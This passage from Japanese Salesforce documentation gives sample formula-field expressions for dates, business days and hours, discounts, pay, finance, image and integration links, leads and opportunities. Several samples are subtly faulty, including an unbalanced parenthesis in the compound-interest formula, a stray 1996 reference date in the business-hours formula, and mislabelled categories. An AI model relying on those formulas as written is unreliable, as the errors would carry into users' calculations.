この数式は、Product_Type というカスタムテキスト項目の内容を確認し、「part」という言葉の含まれる商品に対して「Parts」を返します。それ以外の場合は、"Service" と表示します。値は大文字と小文字の区別をするため、Product_Type 項目に含まれるテキストが「Part」または「PART」の場合「Services」が表示されます。

```
IF(CONTAINS(Product_Type__c, "part"), "Parts", "Service")
```

日付数式のサンプル

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

日付の日、月、年を確認する

DAY(***date***)、MONTH(***date***)、および YEAR(***date***) 関数を使用すると、各数値が返されます。この ***date*** は Date データ型の値 (TODAY() など) に置き換えます。

これらの関数が日付/時間値をとる場合は、関数を使用する前に、DATEVALUE() 関数でこの値を日付に変換します。たとえば、DAY(DATEVALUE(***date/time***)) に保存されます。

うるう年かどうかを確認する

この数式は、その年がうるう年かどうかを判断します。400 で割り切れる年と、4 で割り切れるが 100 では割り切れないない年がうるう年に該当します。

```
OR(
  MOD( YEAR( date ), 400 ) = 0,
  AND(
   MOD( YEAR( date ), 4 ) = 0,
    MOD( YEAR( date ), 100 ) != 0
  )
)
```

日付がどの四半期にあたるかを確認する

標準的な四半期の場合は、次の数式を使用して、日付がどの四半期にあたるかを判断します。この数式は、現在の月を 3 (各四半期の月数) で割り、直近の整数に切り上げて、*date* が属する四半期の数字 (1〜4) を返します。

```
CEILING( MONTH ( date ) / 3 )
```

会計年度の期首が 1 月以外の場合も数式はほぼ同じですが、1 月から期首までの月数を対象日の月から差し引きます。下の例は、Q1 が 1 月ではなく 2 月に始まる場合に、日付がどの四半期にあたるかを確認する方法を示しています。

```
CEILING( ( MONTH ( date ) - 1 ) / 3)
```

日付が現在の四半期にあたるかどうかを確認する場合は、その日付の年および四半期を TODAY() の年および四半期と比較するチェックを追加します。

```
 AND(
   CEILING( MONTH( date ) / 3 ) = CEILING( MONTH( TODAY() ) / 3 ),
   YEAR( date ) = YEAR( TODAY() )
)
```

日付が年度の何週目かを確認する

日付が年度の何週目にあたるかを確認するには、次の数式を使用します。

```
IF(
  CEILING( ( date - DATE( YEAR( date ), 1, 1) + 1) / 7) > 52,
  52,
  CEILING( ( date - DATE( YEAR( date ), 1, 1) + 1) / 7)
)
```

現在の年度の経過日数を算出して 7 で割ると、現在何週目かがわかります。IF() ステートメントは、この数式で返された週数が 52 を超えていないことを確認します。対象の日付がその年の 12 月 31 日の場合は、52 週を超えて 1 月の第 1 週になる場合でも、この式では 52 が返されます。

2 つの日付が同月かどうかを確認する

たとえば、商談の完了日が当月かどうかを判断する入力規則など、2 つの日付が同月かどうかを確認するには、次の数式を使用します。

```
AND(
  MONTH( date_1 ) == MONTH( date_2 ),
  YEAR( date_1 ) == YEAR( date_2 )
)
```

月の最終日を確認する

月の最終日を確認する最も簡単な方法は、翌月の最初の日を調べ、そこから 1 日差し引くことです。

```
IF(
  MONTH( date ) = 12,
  DATE( YEAR( date ), 12, 31 ),
  DATE( YEAR( date ), MONTH ( date ) + 1, 1 ) - 1
)
```

月を数値でなく文字列で表示する

月を数値ではなくテキスト文字列で返すには、次の数式を使用します。

```
CASE(
  MONTH( date ),
  1, "January",
  2, "February",
  3, "March",
  4, "April",
  5, "May",
  6, "June",
  7, "July",
  8, "August",
  9, "September",
  10, "October",
  11, "November",
  "December"
)
```

組織で複数の言語を使用している場合は、月の名前をカスタム表示ラベルに置換できます。

```
CASE(
  MONTH( date ),
  1, $Label.Month_of_Year_1,
  2, $Label.Month_of_Year_2,
  3, $Label.Month_of_Year_3,
  4, $Label.Month_of_Year_4,
  5, $Label.Month_of_Year_5,
  6, $Label.Month_of_Year_6,
  7, $Label.Month_of_Year_7,
  8, $Label.Month_of_Year_8,
  9, $Label.Month_of_Year_9,
  10, $Label.Month_of_Year_10,
  11, $Label.Month_of_Year_11,
  $Label.Month_of_Year_12
)
```

日付の曜日を確認して表示する

日付値から曜日を判別するには、既知の日曜日 (1900 年 1 月 7 日など) を使用し、対象の日付 (TODAY() など) から既知の日曜日を減算して差の日数を取得します。MOD() 関数は、この差の日数を7で割った余りから、曜日を 0 (日曜日) から 6 (土曜日) の数値で示します。下の数式は、この数値を算出して、その日のテキスト名を返します。

```
CASE(
  MOD( date - DATE( 1900, 1, 7 ), 7 ),
  0, "Sunday",
  1, "Monday",
  2, "Tuesday",
  3, "Wednesday",
  4, "Thursday",
  5, "Friday",
  "Saturday"
)
```

この数式は、1900 年 1 月 7 日以降の日付にしか適用できません。1900 年 1 月 7 日より古い日付を計算する場合は、対象の一番古い日付よりも前の日曜日 (1800 年 1 日 5 日など) を使用して同じ処理を行います。

週が日曜日以外で始まる場合も、この数式を調整して使用できます。たとえば、週が月曜日に始まる場合は、条件に 1900 年 1 月 8 日を使用します。この場合の数式は次のようになります。

```
CASE(
  MOD( date - DATE( 1900, 1, 8 ), 7 ),
  0, "Monday",
  1, "Tuesday",
  2, "Wednesday",
  3, "Thursday",
  4, "Friday",
  5, "Saturday",
  "Sunday"
)
```

月の名前を取得する数式と同様に、組織で複数の言語を使用している場合は、曜日の名前を $Label.Day_of_Week_1 のような変数に置換できます。

特定の曜日の次回の日付を確認する

指定した日付以降に特定の曜日となる直近の日付を確認するには、*date* と *day_of_week* の差の日数を取得します。この日数は0～6の数値で示され、0が日曜日、6が土曜日を表します。この差を現在の日付に加えれば、*day_of_week* の日付を確認できます。この数式の IF() ステートメントは、*day_of_week* が *date* 値の曜日より前の場合に (*date* が木曜日で、*day_of_week* が月曜日の場合)、日数の差に 7 を加算します。

```
date + ( day_of_week - MOD( date - DATE( 1900, 1, 7 ), 7 ) )
+
IF(
  MOD( date - DATE( 1900, 1, 7 ), 7 ) >= day_of_week,
  7,
  0
)
```

必要に応じて、*day_of_week* 値に定数または別の項目を代入することも可能です。

2 つの日付間の日数を確認する

date_1 と *date_2* の 2 つの日付間の日数を確認するには、後の日付から前の日付を減算します (***date_1*** − ***date_2***)。

この数式を多少変更すれば、日付が過去数日以内かどうかを判断できます。たとえば、ある日付項目が現在の日付から 30 日より前の場合は true、それ以外の場合は false を返すようにします。この数式は次のようになります。

```
TODAY() - 30 > date
```

2 つの日付間の営業日数を確認する

2 つの日付間の営業日数の計算は、合計経過日数の計算よりやや複雑です。この基本的なやり方は、参照する過去の月曜日を選択し、その参照日から対象の日付までの経過週数と対象日の週の経過日数を確認します。これらの値に 5 (週休 2 日の場合) を乗算し、両者の差から営業日数を算出します。

```
(5 * ( FLOOR( ( date_1 - DATE( 1900, 1, 8) ) / 7 ) ) + MIN( 5, MOD( date_1 - DATE( 1900,
 1, 8), 7 ) ) )
-
(5 * ( FLOOR( ( date_2 - DATE( 1900, 1, 8) ) / 7 ) ) + MIN( 5, MOD( date_2 - DATE( 1900,
 1, 8), 7 ) ) )
```

この数式では、*date_1* が現在に近い日付で、*date_2* が古い日付になります。週の営業日が 5 日より少ない場合や多い場合は、数式内のすべての 5 を週の営業日数に置き換えます。

日付に日数、月数、年数を加算する

日付に特定の日数を加えるときは、日付に直接その日数を加算します。たとえば、日付に5日を加える場合の数式は、***date*** + 5 です。

日付に年数を加える場合もかなり簡単ですが、将来の日付が有効であることを確認する必要があります。たとえば、2 月 29 日 (うるう年) に 5 年を加算すると無効な日付になります。次の数式は、*date* に *num_years* を加算し、元の日付が 2 月 29 日でないかどうかと、将来の日付がうるう年でないかどうかを確認します。これらの条件が true の場合は、将来の年の 3 月 1 日が返されます。true ではない場合は、日付が *num_years* 後の同じ月と日に設定されます。

```
IF(
  AND(
    MONTH( date ) = 2,
    DAY( date ) = 29,
    NOT(
      OR(
        MOD( YEAR( date ), 400 ) = 0,
        AND(
          MOD( YEAR( date ), 4 ) = 0,
          MOD( YEAR( date ), 100 ) != 0
        )
      )
    )
  ),
  DATE( YEAR( date ) + num_years, 3, 1),
  DATE( YEAR( date ) + num_years, MONTH( date ), DAY( date ) )
)
```

日付に月数を加算する場合は、各月の日数が異なり、また、毎年月が一巡するため多少複雑です。各月の日数が異なるため、ある月では有効な日 (1 月 31 日) が、別の月では無効になる (2 月 31 日) ことがあります。この簡単な解決策は、各月の日数を 365/12 日の概算で示すことです。

```
date + ( ( 365 / 12 ) * Number_months )
```

この概算式は便利ですが、正確な日付は返されません。たとえば、この方法で 4 月 30 日に 2 か月を加算すると、6 月 30 日ではなく、6 月 29 日が返されます。どのような日付が返されるようにするかは、組織で選択できます。たとえば、1 月 31 日に 1 か月を加算した場合に返される値を 2 月 28 日にすることも (翌月の末日)、3 月 2 日 (1 月 31 日から 30 日後) にすることも可能です。

この数式は次のとおりです。

- 将来の月が 2 月で、日が 28 日より後の場合は、3 月 1 日が返されます。数式のこの部分の処理は、うるう年でもうるう年以外でも同じです。
- 将来の月が 4 月、6 月、9 月、11 月で、日が 30 日より後の場合は、翌月の最初の日が返されます。
- それ以外の場合、将来の月の同じ日が返されます。

この例の数式では、指定した日付に 2 か月を加算します。月末の日付の処理を変える場合は、次の数式で条件を変更できます。

```
DATE(
  YEAR( date ) + FLOOR( ( MONTH ( date ) + 2 - 1 ) / 12 ),
  MOD( MONTH ( date ) + 2 - 1 +
    IF( DAY ( date ) > CASE( MOD( MONTH( date ) + 2 - 1, 12 ) + 1,
      2, 28,
      4, 30,
      6, 30,
      9, 30,
```

```
      11, 30,
      31 ), 1, 0 ), 12 ) + 1,
    IF( DAY( date ) > CASE( MOD( MONTH( date ) + 2 - 1, 12 ) + 1,
      2, 28,
      4, 30,
      6, 30,
      9, 30,
      11, 30,
      31 ),
    1, DAY( date )
  )
)
```

これらの数式を有効期限に使用する場合は、算出された日付より*前*に特定のアクションを完了させる目的で、戻り値を 1 日差し引くことも考えられます。

日付に営業日を加算する

次の数式は、指定した *date* から 3 営業日後を確認します。

```
CASE(
  MOD( date - DATE( 1900, 1, 7 ), 7 ),
  3, date + 2 + 3,
  4, date + 2 + 3,
  5, date + 2 + 3,
  6, date + 1 + 3,
  date + 3
)
```

この数式は、*date* 項目値の曜日を確認します。日付が水、木、金曜日の場合は、週末を考慮して日付に 5 暦日 (週末 2 日と週日 3 日) が加算されます。*date* が土曜日の場合は、さらに 4 暦日が必要です。それ以外の曜日 (日～火曜日) については、単に 3 日を加算します。この数式は、営業日を増減すれば簡単に調整できます。曜日を確認する際のこうした日数の加算は、上記の数式の調整が必要な場合に役立つものと思われます。

日付/時間の時間、分、秒を確認する

日付/時間項目の時間、分、秒の数値を取得するには、次の数式を使用します。この *TZoffset* は、ユーザのタイムゾーンと GMT の時差です。時間を 24 時間形式で確認する場合:

```
VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) )
```

時間を 12 時間形式で確認する場合:

```
IF(
  OR(
    VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) = 0,
    VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) = 12
  ),
  12,
  VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) )
   -
   IF(
     VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) < 12,
```

```
      0,
      12
    )
)
```

分を確認する場合:

```
VALUE( MID( TEXT( date/time - TZoffset ), 15, 2 ) )
```

秒を確認する場合:

```
VALUE( MID( TEXT( date/time - TZoffset ), 18, 2 ) )
```

また、「AM」または「PM」の文字列を付ける場合は、次の数式を使用します。

```
IF(
  VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) < 12,
  "AM",
  "PM"
)
```

時間を「HH:MM:SS A/PM」形式の文字列で返す場合は、次の数式を使用します。

```
IF(
  OR(
    VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) = 0,
    VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) = 12
  ),
  "12",
  TEXT( VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) )
   -
   IF(
     VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) < 12,
     0,
     12
   )
  )
)
& ":" &
MID( TEXT( date/time - TZoffset ), 15, 2 )
& ":" &
MID( TEXT( date/time - TZoffset ), 18, 2 )
& " " &
IF(
  VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) < 12,
  "AM",
  "PM"
)
```

数式項目で時間を処理する場合は、組織と GMT の時差を考慮する必要があります。この数式で使用するタイムゾーンのオフセットについては、「日付/時間およびタイムゾーンの留意点」(ページ 5285)を参照してください。

日付/時間値間の経過時間を確認する

数値としての 2 つの日付値間の差を確認するには、一方の値から他方の値を減算します。***date_1*** − ***date_2*** で日付間の差が返されます。

2つの日付/時間値間の経過時間を確認する場合は、若干複雑になります。次の数式では、2つの日付/時間値である ***datetime_1*** と ***datetime_2*** 間の差が、日、時間、分に換算されます。

```
IF(
  datetime_1 - datetime_2 > 0 ,
  TEXT( FLOOR( datetime_1 - datetime_2 ) ) & " days "
  & TEXT( FLOOR( MOD( (datetime_1 - datetime_2 ) * 24, 24 ) ) ) & " hours "
  & TEXT( ROUND( MOD( (datetime_1 - datetime_2 ) * 24 * 60, 60 ), 0 ) ) & " minutes",
  ""
)
```

2 つの日付/時間値間の営業時間数を確認する

2つの日付/時間値間の営業時間数を確認する数式は、経過した営業日数を確認する数式を拡張したものです。参照する日付/時間を使用する方法と原則的には同じで、この場合は、1900 年 1 月 8 日 16 時 GMT (午前 9 時 PDT) を参照にして、対象の2つの日付とこの参照の間隔を確認します。次の数式は、結果の値を直近の時間に四捨五入し、営業時間を午前 9 時から午後 5 時の 8 時間と想定しています。

```
ROUND( 8 * (
    ( 5 * FLOOR( ( DATEVALUE( date/time_1 ) - DATE( 1900, 1, 8) ) / 7) +
     MIN(5,
      MOD( DATEVALUE( date/time_1 ) - DATE( 1900, 1, 8), 7) +
      MIN( 1, 24 / 8 * ( MOD( date/time_1 - DATETIMEVALUE( '1900-01-08 16:00:00' ), 1 ) )
 )
     )
    )
 -
    ( 5 * FLOOR( ( DATEVALUE( date/time_2 ) - DATE( 1900, 1, 8) ) / 7) +
      MIN( 5,
       MOD( DATEVALUE( date/time_2 ) - DATE( 1996, 1, 1), 7 ) +
       MIN( 1, 24 / 8 * ( MOD( date/time_2 - DATETIMEVALUE( '1900-01-08 16:00:00' ), 1) )
 )
     )
    )
  ),
0 )
```

営業時間の長短に合わせて数式内の 8 を変更します。タイムゾーンが異なる場合や、始業が午前 9 時ではない場合は、参照時刻を始業時間 (GMT) に変更します。詳細は、「日付/時間およびタイムゾーンの留意点」を参照してください。

関連トピック:

- 数式での日付値および日付/時間値の使用
- 高度な数式項目の例
- 数式を作成する際のヒント

割引の数式サンプル

サンプルに含まれている関数の使用方法についての詳細は、「数式の演算子と関数」(ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

メンテナンスとサービス割引

この数式項目は、[Maintenance Amount (メンテナンス金額)] と [サービス金額] の 2 つのカスタム通貨項目を使用します。メンテナンス金額とサービス金額が商談の [金額] 標準項目の値と一致しない場合は、商談に「Discounted (割引あり)」と表示します。一致する場合は、「Full Price (正規価格)」と表示します。

```
IF(Maintenance_Amount__c + Services_Amount__c <> Amount,
"Discounted",
"Full Price")
```

商談の割引額

この数式は、商品の [金額] と [割引金額] の差を計算します。[割引金額] は、カスタム通貨項目です。

```
Amount -
                    Discount_Amount__c
```

商談の割引の切り上げ

この数式は、商談の割引金額を 2 桁の数字に切り上げるために使用します。この例は、[割引率] というカスタムパーセント項目を使用した商談の数値数式項目です。

```
ROUND(Amount-Amount* Discount_Percent__c,2)
```

商談の承認済み割引

この数式は、商談に [承認済み割引] チェックボックスを追加します。条件ロジックを使用して、手数料を計算する前に承認フラグの値を確認します。

```
IF(Discount_Approved__c, ROUND(Amount - Amount * DiscountPercent__c, 2), Amount)
```

従業員サービスの数式サンプル

サンプルに含まれている関数の使用方法についての詳細は、「数式の演算子と関数」(ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ボーナス計算

この例は、従業員の総賃金にボーナス率を乗算したものか、企業の業績額を全従業員で割った等分額のうち、どちらか低い方に基づき、従業員のボーナス額を判断します。この数式は、[従業員数] にカスタム数値項目があること、[配当

率］にカスタムパーセント項目があること、および［粗利益］と企業の［パフォーマンス］にカスタム通貨項目があることを前提としています。

```
MIN(Gross__c * Bonus_Percent__c,
  Performance__c / Number_of_Employees__c)
```

従業員の確定拠出年金制度

この例での数式は、従業員向けの確定拠出年金制度で、従業員による拠出額の半分または250ドルのうち、どちらか低いほうに基づいて上乗せする金額を判断します。この数式は、［拠出額］のカスタム通貨項目があることを前提としています。

```
MIN(250, Contribution__c /2)
```

週の就労時間

この数式は、カスタムタブを使用して1日の就労時間の追跡を有効にします。週の就労時間を集計する数式項目を使用します。

```
MonHours__c + TuesHours__c + WedsHours__c + ThursHours__c + FriHours__c
```

賃金総額

この数式は、所定の勤務時間に所定の賃金率を乗算したものに、残業時間に残業手当率を乗算したものを加算して、賃金総額を算定します。

```
Total Pay =
IF(Total_Hours__c <= 40, Total_Hours__c * Hourly_Rate__c,
40 * Hourly_Rate__c +
(Total_Hours__c - 40) * Overtime_Rate__c)
```

経費追跡の数式サンプル

サンプルに含まれている関数の使用方法についての詳細は、「数式の演算子と関数」(ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

経費識別子

この数式は、「Expense- (支出-)」の後に出張名と支出番号を表示します。これは、支出数値カスタム項目を使用するテキスト数式項目です。

```
"Expense-" &
                    Trip_Name__c & "-" & ExpenseNum__c
```

移動距離の経費計算

この数式は、1 マイルあたり 35 セントで顧客サイトを訪問した場合の移動距離の経費を計算します。

```
Miles_Driven__c * 0.35
```

金融計算の数式サンプル

サンプルに含まれている関数の使用方法についての詳細は、「数式の演算子と関数」(ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

複利

この数式は、1 年あたり M 回の複利で、T 年後の利息を計算します。

```
Principal__c * ( 1 + Rate__c / M ) ^ ( T * M) )
```

連続複利

この数式は、連続複利で T 年後の累計利息を計算します。

```
Principal__c * EXP(Rate__c * T)
```

コンサルタントコスト

この数式項目は通貨データ型であり、顧問料を 1 日 $1200 と仮定した場合に、顧問日数を 1200 倍した値を計算します。[コンサルティング日数] はカスタム項目です。

```
Consulting_Days__c *
                    1200
```

粗利益

この数式は、単純な粗利益の計算を行います。この数式例では、[総売上] と [販売済み商品の費用] がカスタム通貨項目です。

```
Total_Sales__c - Cost_of_Goods_Sold__c
```

粗利益率

この数式は、利益率に基づいて粗利益を計算します。

```
Margin_percent__c * Items_Sold__c * Price_item__c
```

支払期日インジケータ

この数式は、［支払期日］が空白の場合は常に、契約開始日の 5 日後の日付を返します。［支払期日］はカスタム日付項目です。

```
(BLANKVALUE(Payment_Due_Date__c, StartDate +5)
```

支払状況

この数式は、支払期日が過ぎ、支払状況が「UNPAID (未払い)」かどうかを判断します。該当する場合は、「PAYMENT OVERDUE(支払い遅延)」というテキストを返し、該当しない場合は、項目を空白のままにします。この例では、契約での［支払期日］というカスタム日付項目と［支払いの状況］というテキストカスタム項目が使用されます。

```
IF(
AND(Payment_Due_Date__c < TODAY(),
ISPICKVAL(Payment_Status__c, "UNPAID")),
"PAYMENT OVERDUE",
null )
```

画像リンクの数式サンプル

サンプルに含まれている関数の使用方法についての詳細は、「数式の演算子と関数」 (ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

Yahoo! Instant Messenger™ 画像

この数式は、取引先責任者またはユーザが現在 Yahoo! Instant Messenger にログインしているかどうかを示す画像を表示します。画像をクリックすると、Yahoo! Instant Messenger ウィンドウが起動します。この数式は、［Yahoo 名］というカスタムテキスト項目を使用して、取引先責任者またはユーザの Yahoo! ID を保存します。

```
IF(ISBLANK(Yahoo_Name__c),"", HYPERLINK("ymsgr:sendIM?" & Yahoo_Name__c,
IMAGE("http://opi.yahoo.com/online?u=" & Yahoo_Name__c & "&m=g&t=0", " ")))
```

ケース優先度のフラグ

この数式は、ケース優先度を示す緑、黄、赤のいずれかのフラグ画像を表示します。

```
IMAGE(
CASE( Priority,
"Low", "/img/samples/flag_green.gif",
"Medium", "/img/samples/flag_yellow.gif",
"High", "/img/samples/flag_red.gif",
"/s.gif"),
"Priority Flag")
```

ケースの対応期間の色付き正方形

この数式は、［ケースの対応期間］カスタム数値項目の値に応じて、赤、黄、緑のいずれかの30x30ピクセル画像を表示します。

```
IF( Case_Age__c > 20,
IMAGE("/img/samples/color_red.gif", "red", 30, 30),
IF( Case_Age__c > 10,
IMAGE("/img/samples/color_yellow.gif", "yellow", 30, 30),
IMAGE("/img/samples/color_green.gif", "green", 30, 30)
))
```

状況を示す交通信号

この数式は、［プロジェクトの状況］というカスタム選択リスト項目を使用して、状況を示す緑、黄、赤のいずれかの交通信号画像を表示します。この数式をリストビューやレポートで使用すると、「Status Summary (状況サマリー)」ダッシュボードビューを作成できます。

```
IMAGE(
CASE(Project_Status__c,
"Green", "/img/samples/light_green.gif",
"Yellow", "/img/samples/light_yellow.gif",
"Red", "/img/samples/light_red.gif",
"/s.gif"),
"status color")
```

星による評価

この数式は、評価またはスコアを示す1～5個の星を表示します。

```
IMAGE(
CASE(Rating__c,
"1", "/img/samples/stars_100.gif",
"2", "/img/samples/stars_200.gif",
"3", "/img/samples/stars_300.gif",
"4", "/img/samples/stars_400.gif",
"5", "/img/samples/stars_500.gif",
"/img/samples/stars_000.gif"),
"rating")
```

Consumer Reports™ スタイルの色の付いた円による評価

この数式は、5段階評価を示す色の付いた円を表示します (全体が赤 - 1、半分が赤 - 2、輪郭が黒 - 3、半分が黒 - 4、全体が黒 - 5)。

```
IMAGE(
CASE(Rating__c,
"1", "/img/samples/rating1.gif",
"2", "/img/samples/rating2.gif",
"3", "/img/samples/rating3.gif",
"4", "/img/samples/rating4.gif",
"5", "/img/samples/rating5.gif",
```

```
"/s.gif"),
"rating")
```

横棒によるスコア表示

この数式は、長さが数値スコアに比例する緑色の横棒を白い背景に表示します。この例では、棒の最大長は 200 ピクセルです。

```
IMAGE("/img/samples/color_green.gif", "green", 15, Industry_Score__c * 2) &
IMAGE("/s.gif", "white", 15,
200 - (Industry_Score__c * 2))
```

インテグレーションリンクの数式サンプル

サンプルに含まれている関数の使用方法についての詳細は、「数式の演算子と関数」 (ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

アプリケーション API リンク

この数式は、Salesforce 以外のアプリケーションへのリンクを作成し、パラメータを渡して、SOAP API 経由で Salesforce に接続し、必要な行動を作成できるようにします。

```
HYPERLINK ("https://www.myintegration.com?sId=" & GETSESSIONID() & "?&rowID=" & Name &
"action=CreateTask","Create a Meeting Request")
```

重要: `$Api.Session_ID` と `GETSESSIONID()` では、同じ値 (現在のコンテキストの現在のセッションの識別子) が返されます。このコンテキストは、グローバル変数または関数が評価される場所によって異なります。たとえば、カスタム数式項目でいずれかを使用し、その項目が Salesforce Classic の標準ページレイアウトに表示される場合、基本的な Salesforce セッションが参照されます。Visualforce ページで使用される場合、その同じ項目 (または基礎となる変数か数式の結果) で、代わりに Visualforce セッションが参照されます。

セッションコンテキストは、要求のドメインに基づきます。つまり、セッションコンテキストは、`.salesforce.com` から `.visual.force.com` または `.lightning.force.com` など、ホスト名の境界を越えるたびに変更されます。

各種コンテキストのセッション識別子と、セッション自体は異なります。コンテキスト間を移行すると、古いセッションは新しいセッションで置き換えられ、古いセッションは無効になります。このときセッション ID も変更されます。

通常、Salesforce ではコンテキスト間のセッションハンドオフが透過的に処理されますが、セッション ID を渡す場合は、新しいコンテキストから `$Api.Session_ID` または `GETSESSIONID()` に再度アクセスして、有効なセッション ID にする必要がある場合もあります。

すべてのセッションが同じように作成されるわけではありません。特に、Lightning Experience コンテキストで取得したセッションの権限は低いため、API にアクセスできません。これらのセッション ID を使用して、API コールを行うことはできません。

配送追跡のインテグレーション

この数式は、［配送方法］カスタム選択リスト項目の値に応じて、FedEx、UPS、または DHL の配送追跡 Web サイトへのリンクを作成します。この例で示す FedEx、UPS、および DHL Web サイトのパラメータは説明用であり、すべての状況に適したパラメータを示すわけではありません。

```
CASE(Shipping_Method__c,
"Fedex",
HYPERLINK("http://www.fedex.com/Tracking?ascend_header=1&clienttype
=dotcom&cntry_code=us&language=english&tracknumbers= "& tracking_id__c,"Track"),
"UPS",
HYPERLINK("http://wwwapps.ups.com/WebTracking/processInputRequest?HTMLVersion
=5.0&sort_by=status&loc=en_US&InquiryNumber1= "& tracking_id__c & "&track.x=32&track.y=7",
 "Track") ,
"DHL",
HYPERLINK("http://track.dhl-usa.com/TrackByNbr.asp?ShipmentNumber=" &
tracking_id__c,"Track"), "")
```

Skype™ 自動ダイヤラのインテグレーション

この数式は、Skype VOIP 電話アプリケーション経由で電話番号を自動的にダイヤルする、リンク可能な電話番号項目を作成します。デスクトップに Skype アプリケーション (Salesforce 以外が提供するサードパーティ製品) をインストールする必要があります。

```
HYPERLINK("callto://+" & Country_Code__c & Phone_Unformatted__c, Phone)
```

リード管理の数式サンプル

サンプルに含まれている関数の使用方法についての詳細は、「数式の演算子と関数」 (ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

リードの対応期間 (進行中のリード用)

この数式で、リードがオープンかどうかがチェックされ、オープンの場合は、現在の日時から作成された日時を引いて、オープンにされてからの日数が計算されます。結果は、オープンになっていた日数を整数に切り上げた値になります。リードがオープンでない場合、この項目は空白になります。

```
IF(ISPICKVAL(Status,
                    "Open"), ROUND(NOW()-CreatedDate, 0), null)
```

リードデータの完全性

この数式は、営業担当が入力した特定のリード項目の割合 (%) を計算します。数式項目で、［Phone （電話）］と［Email （メール）］の 2 つのカスタム数値項目の値を確認します。項目が空の場合は、「0」の値が返されます。各項目に値が含まれる場合はそれぞれ「1」の値が返され、この合計に 50 を乗算して、データを含む項目の割合を示します。

```
(IF(Phone = "", 0, 1) + IF(Email = "", 0, 1) ) * 50
```

リードの採番

この数式は、［リード番号］という自動採番項目にあるテキスト値に対応する数値を返します。ラウンドロビン方式 (順次) やその他のルーティングの目的で、計算に［リード番号］項目を使用する場合に有用です。自動採番項目はテキスト項目のため、数値計算を行うためには数値に変換する必要があります。

```
VALUE(Lead_Number__c)
```

ケースまたはリードのラウンドロビン方式 (順次) 割り当て

次の例は、リードキューが3つあり、各キューに同数の受信リードを割り当てる場合の数式です。ケースも同様の数式を使用して割り当てることができます。

```
MOD(VALUE(Lead_Number__c),
                  3)
```

この数式は、[Round_Robin_ID] という数式項目用の数式で、各リードに0、1、または2を割り当てます。この数式は、［リード番号］というカスタム自動採番項目を使用し、1から始まる一意の番号を各リードに割り当てます。MOD 関数は、リード数を、利用可能なリードキューの数 (この例では 3) で割り、0、1、または 2 の余りを返します。この数式項目の値をリードの割り当てルールで使用して、リードレコードを異なるキューに割り当てます。次に例を示します。

- Round_Robin_ID = 0 は、キュー A に割り当てられます。
- Round_Robin_ID = 1 は、キュー B に割り当てられます。
- Round_Robin_ID = 2 は、キュー C に割り当てられます。

総計値の数式サンプル

サンプルに含まれている関数の使用方法についての詳細は、「数式の演算子と関数」 (ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

温度変換

この数式は、摂氏温度を華氏温度に変換します。

```
1.8 * degrees_celsius__c + 32
```

単位換算

この数式は、キロメータをマイルに換算します。

```
Miles__c/.621371192
```

商談管理の数式サンプル

サンプルに含まれている関数の使用方法についての詳細は、「数式の演算子と関数」(ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

商品の期待収益

この数式は、成立の確度がそれぞれ異なる複数の商品の総収益を計算します。

```
ProductA_probability__c * ProductA_revenue__c + ProductB_probability__c * ProductB_revenue__c
```

メンテナンスの計算

この数式は、メンテナンス料を年間ライセンス料の 20% として計算します。[Maintenance Years (メンテナンス年数)] は、商談のカスタム項目です。

```
Amount * Maint_Years__c * 0.2
```

登録ベースで計算した月額

この数式は、月間登録料に登録期間を乗じた商談金額を計算します。

```
Monthly_Amount__c * Subscription_Months__c
```

毎月の値

この数式は、年間の合計値を 12 か月に分割します。

```
Total_value__c / 12
```

商談の追加費用

この数式は、商品の金額、メンテナンス金額、およびサービス料金の合計を計算します。[Maint 量] と [サービス料金] はカスタム通貨項目です。

```
Amount + Maint_Amount__c +
                    Services_Amount__c
```

商談の分類

この数式は、条件ロジックを使用して、[金額] 標準項目の値を基に [Opportunity category (商談カテゴリ)] テキスト項目に自動入力します。金額が 1500 ドル未満の商談は「Category 1 (カテゴリ 1)」、1500〜10000 ドルの商談は「Category 1 (カテゴリ 2)」、10000 ドル超は「Category 1 (カテゴリ 3)」になります。この例では、ネストされた IF ステートメントを使用しています。

```
IF(Amount < 1500, "Category 1", IF(Amount > 10000, "Category 3", "Category 2"))
```

商談データの完全性

この数式は、項目のうち、何パーセントがスタッフによって使用されているかを計算します。この数式項目は、5 つの項目をチェックして、空白かどうかを確認します。該当する場合、その項目は 0 と計数されます。値が入力されている項目は「1」と計数され、この合計を5(評価対象項目の数)で割ります。この数式を使用するには、[高度な数式] サブタブが表示されている間に、[空白項目の処理] の下の［空白項目を空白として処理］オプションを選択する必要があります。

```
(IF(ISBLANK(Maint_Amount__c), 0, 1) +
 IF(ISBLANK(Services_Amount__c), 0,1) +
  IF(ISBLANK(Discount_Percent__c), 0, 1) +
   IF(ISBLANK(Amount), 0, 1) +
    IF(ISBLANK(Timeline__c), 0, 1)) / 5
```

商談のライセンス期待収益

